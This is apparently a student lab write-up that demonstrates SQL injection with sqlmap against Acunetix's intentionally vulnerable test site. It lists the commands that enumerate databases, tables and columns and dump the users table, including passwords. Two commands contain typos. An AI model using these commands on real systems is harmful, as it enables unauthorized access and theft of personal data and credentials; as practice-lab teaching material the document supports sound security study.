**SQL INJECTION ON ACUNETIX**


Tool used: SQLMAP


SQL Injection is a code injection technique where an attacker executes malicious SQL queries that control a web application’s database. With the right set of queries, a user can gain access to information stored in databases. We will use SQLMAP tool to perform SQL Injection (SQLi) on our vulnerable target website.

First, we will check which type of parameter is used by our website. Our target website uses “GET” parameter, which makes the website vulnerable to SQLi.

We will test the whether the website is vulnerable by replacing the value in the get parameter with an asterisk (\*).


We observe the following error message:





1. We will open sqlmap in terminal of Kali Linux and browse the possible parameters.








1. List information about existing databases:

Command:

sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 --dbs








1. List information about tables present in a database


Command: sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart –tables



We can see that we have retrieved three tables and our next step will be to collect information from the tables.

1. List information about columns of a table:


Command: sqlmap -u <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart -T users --columns



We tried to access the table “users”. We have obtained many columns in the table such as address, email, name, phone number etc.

1. Dump data from the columns:

Command: <http://testphp.vulnweb.com/listproducts.php?cat=1> -D acuart -T users -C name –dump



We can also obtain their passwords by replacing the “name” keyword from the above command by “password”

